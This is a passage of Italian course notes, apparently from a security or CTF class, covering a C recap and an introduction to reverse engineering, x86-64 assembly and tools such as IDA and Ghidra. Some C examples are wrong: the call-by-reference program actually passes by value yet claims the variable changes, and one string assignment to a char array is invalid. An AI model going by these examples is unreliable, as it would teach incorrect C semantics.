</pre>

    </body>

    </html>
    [archlinux@archlinux2022 smartcat1]$
```

Come si vede, si ottiene correttamente la flag.

24/11/2022: Breakup - C Recap

C è stato sviluppato da Dennis Ritchie nel 1972 ed è un linguaggio di programmazione strutturato.
Il C supporta funzioni che consentono una facile manutenibilità del codice, suddividendo i file di grandi dimensioni in moduli più piccoli.
I file specificati nella sezione *include* sono chiamati file di intestazione/*header*.
Si tratta di file precompilati che hanno alcune funzioni definite al loro interno. Possiamo chiamare queste funzioni nel nostro programma fornendo dei parametri.
- Il file di intestazione ha un'estensione *.h*, che sono file precompilati
- Il file sorgente *C* ha un'estensione *.c*

La funzione *main* è il punto di ingresso di un programma. Quando viene eseguito un file, il punto di partenza è la funzione main e il successivo flusso/flow di esecuzione è una scelta del programmatore. Ci possono essere o meno altre funzioni scritte dall'utente in un programma. La funzione *main* è obbligatoria per qualsiasi programma C (normalmente, c'è una funzione *start* che è quella da cui il programma effettivamente parte).
Per eseguire un programma, crearne uno e poi:
- Salvarlo
- Compilare il programma: *gcc main.c -o output*
Questo genererà un file eseguibile
- Eseguire il programma (in realtà verrà eseguito *l'exe* creato dalla compilazione verrà eseguito e non il file .c)
- In diversi compilatori abbiamo diverse opzioni per la compilazione e l'esecuzione.
Forniamo solo i concetti.

Un esempio molto semplice di programma:

```
#include<stdio.h>
int main()
{
   printf("Hello");
   return 0;
}
```

Un *return 0* significa che il programma è stato eseguito con successo e che ha fatto ciò che si proponeva di fare.
Per compilare (una volta scritto e salvato il programma):
- Usare un IDE come VS Code/CodeBlocks, etc.
- Usare il terminale con *gcc*
- Il programma viene eseguito *gcc file.c -o file*
  - Di fatto si esegue il programma e generato il file oggetto, che verrà eseguito
  - Si esegue con *./file*

I commenti sono così dettagliati:
- // (doppio slash) a linea singola
- /* … */ (commenti multilinea)

I tipi di dato sono distinti tra:
- Tipi di dati primitivi
  - int, float, double, char
- Tipi di dati aggregati
  - Gli array rientrano in questa categoria e sono definiti in questo modo essendo in porzioni contigue della memoria; sono vulnerabili dato che è possibile accedere tutta la memoria oppure fare in modo di mandarla *out of bounds*
  - Gli array possono contenere collezioni di dati int, float o char o double
- Tipi di dati definiti dall'utente
  - Strutture ed enum rientrano in questa categoria

Le variabili sono dati che continuano a cambiare. Esse seguono:
- Una dichiarazione → *int a;*
- Una definizione → *a=10;*
- Utilizzo → *a=a+1;*

Hanno anche alcune regole per il nome:
- Non deve essere una parola riservata come int ecc.
- Deve iniziare con una lettera o un trattino basso(_)
- Può contenere lettere, numeri o trattino basso.
- Non sono ammessi altri caratteri speciali incluso lo spazio
- I nomi delle variabili sono sensibili alle maiuscole e alle minuscole → case sensitive

Quindi: A e a sono diversi.

Per l'input e l'output si dettagliano queste funzioni:

Input

- *scanf("%d",&a);*
- Ottiene un valore intero dall'utente e lo memorizza con il nome "a". con il nome "a". Si ferma agli spazi bianchi. Non controlla i limiti dell'array ed è possibile inserire un input di dimensione infinita.
- gets(char *str) legge una riga da stdin e la memorizza nella stringa puntata da str. Non controlla i limiti dell'array ed è possibile inserire un input di dimensione infinita.

Output

- *printf("%d",a)* stampa sullo schermo il valore presente nella variabile a
- *puts(const char *str)* scrive una stringa su stdout, ma senza includere il carattere nullo.

Dettagliamo i cosiddetti *placeholders*:
- *%f, %g*: placeholders for a float or double value
- *%d*: placeholder for a decimal value (for printing char, short, int values)
- *%u*: placeholder for an unsigned decimal
- *%c:* placeholder for a single character
- *%s:* placeholder for a string value
- *%p*: placeholder to print an address value

Per stampare valori di tipo long è necessario utilizzare il prefisso "l":
- *%lu:* print an unsigned long value
- *%lld*: print a long value

Placeholders per rappresentazioni numeriche specifiche
- *%x*: print value in hexadecimal (base 16)

Sappiamo, direi, le iterazioni come funzionano. Classici cicli *for* (incrementazione automatica) e cicli *while* (incrementazione manuale), con una condizione che sussiste per la loro applicazione. Esistono anche nella loro variante *do while*, quindi si esegue il codice e alla fine del blocco si inserisce la condizione da usare e valutare. Di fatto, il while viene eseguito almeno una volta per far valere la condizione del ciclo.

```
for(initialisation;condition checking;increment)
{
   set of statements
}

Eg: Program to print Hello 10 times
for(I=0;I<10;I++)
{
   printf("Hello");
}
```

The syntax for while loop

```
while(condition)
{
      statements;
}

Eg:
  a=10;
  while(a != 0)
  {
      printf("%d",a);
      a--;
  }
```

Output: 10987654321

The syntax of do while loop

```
do
 {
   set of statements
 } while(condn);

Eg:
   i=10;
   do
   {
      printf("%d",i);  i--;
   }  while(i!=0)
```

Output: 10987654321

Similmente, gli statement condizionali si hanno con gli *if* (quindi, se vale una condizione) – *else* (altrimenti, vale un'altra cosa, non serve va messo l'else) oppure con i blocchi *switch*, quindi considerando una serie di casi su una variabile/condizione (se x=1, allora "", se x=2, allora ", ecc.).
In questo caso specifico, vengono esaminati tutti i casi; se nessuno corrisponde, si usa il caso *default*.
Diamo l'esempio di tutti gli operatori:

- Aritmetici (+,-,*,/,%)
- Relazionali (<,>,<=,>=,==,!=)
- Logici (&&,||,!)
- Bitwise (Elemento per elemento) (&,|)
- Assegnazione (=)
- Assegnazione composta (+=,*=,-=,/=,%=,&=,|=)
- Shift (right shift >>, left shift <<)

La *procedura* è una funzione il cui tipo di ritorno è void. A differenza di Python, vanno sempre dichiarate, eventualmente con una serie di parametri utili.
Le *funzioni* hanno tipi di ritorno int, char, double, float o anche struct e array
- Il tipo di ritorno è il tipo di dati del valore che viene restituito al punto chiamante dopo l'esecuzione della funzione chiamata.
Esse normalmente hanno una *firma* (nome metodo ed eventuali parametri) e vengono chiamate (quindi invocate) scrivendo nome della funzione e lista dei suoi parametri.

Un esempio di struttura di funzione e di funzione vera e propria:

```
Declaration section
<<Returntype>> funname(parameter list);
Definition section
<<Returntype>> funname(parameter list)
{
   body of the function
}
Function Call
Funname(parameter);
```

```
#include<stdio.h>

void fun(int a);          //declaration
int main()
{
   fun(10);               //Call
}
void fun(int x)           //definition
{
   printf("%d",x);
}
```

In questo contesto, abbiamo che:

- I parametri attuali sono quelli usati dalla chiamata di una funzione (il valore è conosciuto)
- I parametri formali sono quelli usati nella definizione e dichiarazione della funzione (il valore è sconosciuto)

Successivamente, Gli array rientrano nel tipo di dati aggregati (con più di 1).
Gli *array* sono raccolte di dati che appartengono allo stesso tipo di dati e raccolte di dati omogenei dati omogenei. Si ricordi sempre di usare le funzioni appropriate per controllare le stringhe/array; anche se uguali, controlla direttamente la memoria e se sono strutture/porzioni diverse, dice che sono diversi.
- Gli elementi dell'array possono essere consultati in base alla loro posizione nell'array chiamata indice
- L'indice dell'array inizia con zero
- L'ultimo indice di un array è $num - 1$ dove num è il numero di elementi di un array
- $int\ a[5]$ è un array che memorizza 5 numeri interi
○ $a[0]$ è il primo elemento mentre $a[4]$ è il quinto elemento
- Possiamo anche avere array con più di una dimensione
- $float\ a[5][5]$ è un array bidimensionale. Può memorizzare 5x5 = 25 numeri in virgola mobile
○ I limiti sono da $a[0][0]$ a $a[4][4]$

Le *stringhe* sono array di caratteri -- char c[] = "stringa c";
- *strlen(str)* - Per trovare la lunghezza della stringa str
- *strrev(str)* - Inverte la stringa str come rts
- *strcat(str1,str2)* - Aggiunge str2 a str1 e restituisce str1.
- *strcpy(st1,st2)* - Copia il contenuto di st2 in st1
- *strcmp(s1,s2)* - Confronta le due stringhe s1 e s2
- *strcmpi(s1,s2)* - Confronto insensibile alle maiuscole e alle minuscole delle stringhe

Le *strutture* sono tipi di dati definiti dall'utente. È un insieme di dati eterogenei.
Possono contenere dati di tipo intero, float, double o carattere.
Possiamo anche avere array di strutture; esse sono costituite da membri, liberamente accessibili invocando la specifica struttura. I membri sono accessibili con l'operatore punto.

Segue un esempio:

```
struct <<structname>>
{
   members;
} element;

We can access element.members;
```

```
struct Person
{
   int id;
   char name[5];

} P1;

P1.id = 1;
P1.name = "vasu";
```

Il *puntatore* è una variabile speciale che memorizza indirizzo di un'altra variabile
- Gli indirizzi sono numeri interi. Quindi il puntatore memorizza dati interi
- Dimensione del puntatore = dimensione dell'intero
- Il puntatore che memorizza l'indirizzo di una variabile è chiamato puntatore a numeri interi ed è dichiarato come int *ip;

Puntatori che memorizzano l'indirizzo di un double, di un carattere e di un float sono chiamati rispettivamente:
- char *cp
- float *fp
- double *dp;
- Assegnazione del valore a un puntatore
    int *ip = &a; //a è un int già dichiarato

Esempi:
int a;
a=10;
*int *ip;*
ip = &a; //ip memorizza l'indirizzo di "a" (per esempio, 1000)
ip : recupera 1000
**ip : recupera il valore puntato da "ip", quindi 10, in quanto "ip" punta all'indirizzo (&) di "a"*
L'operatore * (stella/star) viene definito operatore di dereferenziazione, in quanto stiamo ottenendo il contenuto di un certo indirizzo in memoria.


Chiamare una funzione passando dei puntatori come parametri (l'indirizzo delle variabili viene passato invece delle variabili).

int a=1; fun(&a);   *void fun(int *x) { defn; }*

Qui fun(a) è una chiamata per valore.
Qualsiasi modifica effettuata all'interno della funzione è locale ad essa e non avrà effetto al di fuori della funzione.

Scritto da Gabriel

Esempio di *call by value – chiamata per valore*:



Chiamare una funzione passando dei puntatori come parametri (l'indirizzo delle variabili viene passato invece delle variabili). Questa è la chiamata per riferimento:

*int a=1; fun(&a); void fun(int *x) { defn; }*

Qualsiasi modifica apportata alla variabile *a* avrà anche effetto al di fuori della funzione.

Esempio di programma con chiamata per riferimento:

```
#include<stdio.h>
void main()
{
    int a=10;
    printf("%d",a);          a=10
    fun(a);
    printf("%d",a);          a=11
}
void fun(int x)
{
    printf("%d",x)           x=10
    x++;
    printf("%d",x);          x=11
}
```

a: 10 (1000) → function call → x: 10 (1000) → x++ → x: 11 (1000) → return from function → a: 11 (1000)

- Chiamata per valore => copia del valore della variabile in un'altra variabile. Quindi qualsiasi modifica apportata nella copia non influirà sulla posizione originale.
- Chiamata per riferimento => creazione di un collegamento per il alla posizione originale. Poiché l'indirizzo indirizzo è lo stesso, le modifiche al parametro faranno riferimento alla posizione originale e il valore sarà sovrascritto

Un esempio di programmi in C con esercizi:
https://www.w3resource.com/c-programming-exercises/

Lezione 11 - Intro to Reverse Engineering (Pier Paolo Tricomi)

Ben più interessante del C è la parte del *reverse engineering*, cioè un processo o un metodo attraverso il quale si cerca di capire, attraverso un ragionamento deduttivo, come un dispositivo, un processo, un sistema o un pezzo di software realizzato in precedenza svolga un compito con una conoscenza molto limitata (o addirittura nulla) di come lo faccia esattamente. È essenzialmente il processo di apertura o dissezione di un sistema per vedere come funziona, al fine di duplicarlo o migliorarlo. A seconda del sistema in esame e delle tecnologie impiegate, le conoscenze acquisite durante il reverse engineering possono essere utili per riutilizzare oggetti obsoleti, effettuare analisi di sicurezza o imparare come funziona qualcosa. Questo viene fatto:

- In assenza o con scarsa documentazione
- Cercando di capire il funzionamento di piattaforme proprietarie
- Testare la sicurezza di un sistema
- Curiosità

In generale, il reverse engineering viene usato per esempio per fare patch delle licenze e viene spesso usato per i giochi/programmi; le crack sono generalmente eseguite in questo modo

Nelle reversing challenges è necessario capire come funziona un programma, ma non si dispone del suo codice sorgente. In genere si deve invertire un algoritmo per ottenere la flag.
La maggior parte delle volte, la soluzione di una sfida richiede un po' di tempo, ma è semplice.
Questo a meno che non si abbia a che fare con del codice offuscato:


```
var myStr = "document.write('My
            Code')";
eval(myStr);
```

(a) original code

```
var yq = "de')";
var sq = "doc";
var sm = "ument";
var kw = "('My Co";
var myStr = sq + sm + ".write" + kw +
            yq;
eval(myStr);
```

(b) obfuscated code

Legalmente, siamo in un territorio strano, dato che non si ha una chiara regolamentazione su come si deve agire per ogni caso. Prendiamo il caso della compilazione di un software:




e del successivo reversing:

In realtà, si passa dall'avere le istruzioni in binario ad averle tradotte in linguaggio macchina e successivamente interpretate per capire il linguaggio di programmazione utilizzato.

Perché è importante? Non sempre si ha accesso al codice sorgente e si cerca di analizzare le vulnerabilità del codice, capirne le proprietà, si cerca di invertire l'algoritmo… cose di questo tipo.

Nel ciclo di vita di esecuzione di un programma, come tra l'altro visibile dalla successiva immagine, nel passaggio da compilazione (codice sorgente tradotto in codice oggetto) al linking (mettere insieme il codice oggetto, aggiungere le librerie) e la successiva esecuzione, si può avere perdita di informazione ad alto livello (*high-level information loss*), potenzialmente utile e/o pericolosa in un programma.



Gli eseguibili stessi hanno solitamente un formato che dipende dal sistema operativo specifico, normalmente usato per la stessa serie di programmi e/o librerie, con specifici import per librerie dinamiche e metodi di caricamento appositi (indirizzo fisso, rilocazione casuale e specifica caso per caso, indipendente dalla posizione, ecc.).
In informatica, il formato *Executable and Linkable Format (ELF*, precedentemente denominato Extensible Linking Format) è un formato di file standard comune per file eseguibili, codice oggetto, librerie condivise e core dump. Pubblicato per la prima volta nelle specifiche per l'interfaccia binaria dell'applicazione (ABI) della versione del sistema operativo Unix denominata System V Release 4 (SVR4), e successivamente nel Tool Interface Standard, è stato rapidamente accettato da diversi fornitori di sistemi Unix. Nel 1999, è stato scelto come formato di file binari standard per Unix e sistemi Unix-like su processori x86 dal progetto 86open.


Il formato ELF è flessibile, estensibile e multipiattaforma. Ad esempio, supporta diverse endianness (operazioni sui byte) e dimensioni di indirizzo, in modo da non escludere alcuna particolare unità di elaborazione centrale (CPU) o architettura di set di istruzioni. Inoltre, gli header dei programmi descrivono segmenti di memoria accessibili e gli header di sezione descrivono le sezioni e come caricarle in segmenti, supportando la rilocazione (il processo di assegnazione degli indirizzi di carico per il codice e i dati in funzione della posizione di un programma e la regolazione del codice e dei dati per riflettere gli indirizzi assegnati). Ciò gli ha permesso di essere adottato da molti sistemi operativi diversi su molte piattaforme hardware diverse.

In generale, questo viene usato nelle challenge, altrimenti avremmo PE per Windows oppure Mach-O per macOS. CI sono singole sessioni mappate nella memoria, con formati .txt, .data, .bss.
Il caricamento dipende dal programma e dalla modalità di caricamento degli indirizzi.

L'analisi statica (senza eseguire il codice) serve a capire come funziona e darne un'interpretazione simbolica ed astratta, mentre l'analisi dinamica (esegue il codice) serve a debuggare e comprendere come dinamicamente vengono caricati strumenti e librerie binarie.

In questo contesto, alcune indicazioni sugli strumenti e tecniche utilizzate:

- Il *disassembler*, programma che traduce il linguaggio macchina al linguaggio assembly (quindi, fa l'opposto di ciò che fa l'assembler)



Alcuni esempi di disassembler da noi usati:

1. IDA, con una GUI e una versione Pro disponibile, noi usiamo la versione free al link:
    a. https://www.hex-rays.com/ida-free/#download
        - Attenzione → Su Ubuntu potrebbe esserci un errore del tipo:

```
 libQt5Sql.so.5           'Uninstall IDA Freeware 8.2.desktop'
ubuntu@ubuntu-2204:~/idafree-8.2$ ./ida64
Warning: Ignoring XDG_SESSION_TYPE=wayland on Gnome. Use QT_QPA_PLATFOR
M=wayland to run on Wayland anyway.
qt.qpa.plugin: Could not load the Qt platform plugin "xcb" in "" even t
hough it was found.
This application failed to start because no Qt platform plugin could be
 initialized. Reinstalling the application may fix this problem.
```

La soluzione si ha con *sudo apt-get install libxcb-xinerama0*


2. Radare2, con una CLI (Command Line Interface) disponibile su GitHub:
    a. https://github.com/radareorg/radare2
    b. oppure una versione GUI (Graphical User Interface) qui:
    c. https://github.com/rizinorg/cutter/releases
3. Ghidra, strumento open source di reversing creato dalla NSA (National Security Agency), che richiede una versione specifica di Java [alla scrittura del file Java17] per funzionare (non lo farà altrimenti):
    a. https://ghidra-sre.org/
    b. Installazione con → https://ap3x.github.io/posts/how-to-install-ghidra/
4. Altri ancora (volendo) → Binary Ninja, Objdump, etc.

Un *hex editor*/editor esadecimale, che ispeziona i formati di file, controlla l'esecuzione dei programmi e le loro versioni, modificandoli (*patch*) e cambia contenuto dei file.
Qui vengono suggeriti diversi strumenti, come: *bless, hexedit, biew,* etc.


- Altri strumenti:
    - Informazioni sugli eseguibili → file, readelf, PEview, etc.
    - Comandi utili → strings, ptrace, ltrace, etc.
    - Debugger → gdb, WinDbg, OllyDbg, Immunity Debugger, qira
    - Decompilatori/decompilers → è un programma per computer che traduce un file eseguibile in un file sorgente di alto livello che può essere ricompilato con successo. Fa quindi l'opposto di un tipico compilatore, che traduce un linguaggio di alto livello in un linguaggio di basso livello. I decompilatori di solito non sono in grado di ricostruire perfettamente il codice sorgente originale e quindi spesso producono codice offuscato.
        - Solitamente questi ultimi falliscono in vari casi
        - Sono un problema indecidibile (non sempre funziona)
        - Funzionano a basso livello

Il codice macchina x86-64 è il linguaggio nativo dei processori della maggior parte dei computer desktop e portatili. Il linguaggio assembly x86-64 è una versione leggibile dall'uomo di questo codice macchina.

A noi interessa analizzare i processi e come questi siano composti.
Infatti, nel main() (in cima allo *stack/*pila di esecuzione) sussistono diversi dati:
- Il codice testuale
- Importazioni di codice
- Dati a sola lettura/read-only
- Dati interni e moduli importati
- Dati inizializzati a zero



Nell'architettura x86_64, abbiamo diversi registri:
- Uno per l'istruzione corrente (instruction pointer)
- Uno per lo stack e capire le operazioni di push/pop sui dati (stack pointer)
- Uno per puntare a dati qualsiasi che sono già stati precedentemente sullo stack (base pointer)
- 16 Registri general-purpose (generali, usati sia per architettura a 32-64 bit), i quali memorizzano sia dati che indirizzi



Attenzione che distinguiamo le operazioni sui singoli indirizzo, quindi 16/2 byte, 32/4 byte, 64/8 byte.


Diamo anche una serie di istruzioni macchina:
- *MOV <dst>, <src>*
  - Copia <src> in <dst>
- MOV EAX, EBX
  - EAX = EBX
- MOV EAX, 16
  - EAX = 16
- MOV EAX, [ESP+4] [X] = "value at address X"
  - EAX = *(ESP+4)
- MOV AL, 'a'
  - AL = 0x61
- *LEA <dst>, <src>*

- Carica l’indirizzo effettivo/Load Effective Address di <src> in <dst>, usato per accedere elementi in buffer o array o per eseguire semplici operazioni matematiche

- LEA ECX, [EAX+3]
  - ECX = EAX + 3
- LEA EAX, [EBX+2*ESI]
  - EAX = EBX+2*ESI


- *PUSH <src>*
  - Decrementa RSP (Register Stack Pointer) e mette <src> nello stack

- PUSH EAX
  - ESP -= 4
  - *ESP = (dword) EAX
- PUSH CX
  - ESP -= 2
  - *ESP = (word) CX
- PUSH RAX
  - RSP -= 8
  - *RPS = (qword) RAX



- *POP <dst>*
  - <dst> prende il valore sulla cima dello stack e RSP viene incrementato

- POP EAX
  - EAX = *ESP
  - ESP += 4
- POP CX
  - CX = *ESP
  - ESP += 2



Similmente, si possono usare insieme PUSH e POP, ottenendo un effetto simile ad una MOV:

PUSH EAX
POP EBX
=
MOV EBX, EAX

Altre istruzioni ancora:

- *ADD <dst>, <src>*
  - Esegue <dst> += <src>

- ADD EAX, 16
  - EAX += 16
- ADD AH, AL
  - AH += AL
- ADD ESP, 0x10
  - Remove 16 bytes from the stack

- *SUB <dst>, <src>*
  - Esegue <dst> -= <src>

- SUB EAX, 16
  - EAX -= 16
- SUB AH, AL
  - AH -= AL
- SUB ESP, 0x10
  - Allocate 16 bytes of space on the stack

Le istruzioni x86 possono modificare un registro speciale chiamato *FLAGS*, che contengono flag ad 1-bit (es. OF, SF, ZF, AF, PF, CF). Flag speciali sono:

- ZF, Zero Flag (impostata se il risultato dell'ultima operazione era zero)
- SF, Sign Flag (impostata se il risultato dell'ultima operazione era negativo)

MOV RAX, 555

SUB RAX, 555

=>

ZF = 1
SF = 0

MOV RAX, 123

SUB RAX, 555

=>

ZF = 0
SF = 1

- *CMP <dst>, <src>*
  - Compara (CMP, Compare)
  - Performa una sottrazione (SUB) ma butta via il risultato
  - Serve ad impostare le flag

- CMP EAX, 13
  - EAX value doesn't change
  - TMP = EAX - 13
  - Update the FLAGS according to TMP

- *JMP <dst>*
  - Permette di saltare a <dst>

- JMP RAX
  - Jump to the address saved in RAX
- JMP 0x1234
  - Jump to address 0x1234

- *Jxx <dst>*
  - Salto condizionato, usato per controllare il flusso di un programma

- JZ/JE => jump if ZF = 1
- JNZ/JNE => jump if ZF = 0
- JB, JA => Jump if <dst> Below/Above <src> (unsigned)
- JL, JG => Jump if <dst> Less/Greater than <src> (signed)

Diversi altri al link: http://unixwiz.net/techtips/x86-jumps.html

Jxx - Example: Password length == 16?

```
MOV RAX, password_length
CMP RAX, 0x10
JZ  ok
JMP exit
ok:
...print 'length is correct'...
```

Jxx - Example: Given number >= 11?

```
MOV RAX, integer_user_input
CMP RAX, 11
JB  fail
JMP ok

fail: ...print 'too short'...
ok: ...print 'OK'...
```

- *XOR <dst>, <src>*
    - Esegue uno XOR tra <dst> e <src>

- XOR EAX, EBX
    - EAX ^= EBX
- Truth table:


	0	1
0	0	1
1	1	0

- *CALL <dst>*
    - Chiara una subroutine/sottoprocedura

- CALL 0x123456
    - Push return address on the stack
    - RIP = 0x123456
- Function parameters passed in many different ways

- *RET*
    - Ritorna da una subroutine

- RET
    - Pop return address from stack
    - Jump to it




I parametri delle funzioni, nell'architettura x86 seguono alcune convenzioni; alcune volte sono passati nei registri e altre nello stack. Ritorna un valore solitamente nei registri RAX/EAX.
Per questo motivo, viene consigliato di dare un'occhiata al link:
https://en.wikipedia.org/wiki/X86_calling_conventions

Io consiglio anche:
https://ctf101.org/reverse-engineering/what-is-assembly-machine-code/

Nell'architettura SystemV AMD64, segue una convenzione:

- Arguments in registers: rdi, rsi, rdx, rcx, r8, r9
- Further args on stack
- Red-zoning: leaf function with frames <= 128 bytes do not need to reserve stack space

```
int callee(int, int, int);

int caller(void)
{
    int ret;

    ret = callee(1, 2, 3);
    ret += 5;
    return ret;
}
```




- Imposta il frame dello stack
- Imposta gli argomenti spostando nei registri i giusti contenuti
- Chiama le funzioni
- Controlla il risultato delle funzioni
- Ripristina lo stato del vecchio stack

Concludendo, un'istruzione a byte singolo che non fa nulla (ma nella pratica utile nel patching, in particolare per rimuovere *CALL*, *CMP*, etc.). Questa è l'istruzione *NOP*.

Viene fornita assieme alle challenge di questa lezione, una demo.
Dato che, come sempre, per pigrizia, fanno fatica a scrivere uno straccio di indicazione su cosa fare e come fare, dettaglierò testualmente l'idea.
Nello specifico, viene data un'idea su come funziona IDA, ricordando essere stata citata prima e disponibile al link: https://www.hex-rays.com/ida-free/#download

- Si va dunque ad installare IDA
- Si apre IDA e si seleziona il file “hello_world0” (senza estensione) presenta nella cartella “Demo”. Se non dovesse essere visibile, assicurarsi di selezionare tutti i file (*) nella schermata di selezione
- Attenzione, prima di aprire il file, di dare tutte le proprietà di modifica sul file che si vuole aprire con IDA. Quindi, si può cliccare “Proprietà” tramite tasto destro sul file e selezionare “Permettere l’esecuzione del file come programma/Allow executing file as program” (o comunque, cliccare su “Eseguibile”) in questo modo o, come già visto in altri casi, usare *chmod* come ad esempio con *chmod -R +rx ./*
- Viene aperto il file e viene chiesto se interpretare il file come file binario oppure come ELF64. Normalmente, si seleziona ELF64 for x86_64 e si preme OK senza problemi
- Viene quindi elaborato il file e mostrato il codice assembly e la lista delle funzioni chiamate a livello di interfaccia, come segue:



Si noti che, premendo la barra spaziatrice un po’ di volte, cambia la modalità di visualizzazione dell’Assembly, che può essere utile.

- Essendosi assicurati che cambiare i permessi di esecuzione come sopra al file, si entra nella cartella che lo contiene (in questo caso, la cartella “Demo” per il file “hello_world0”) e si esegue il file:
    - *./hello_world0 (quindi, ./ e nome file)*

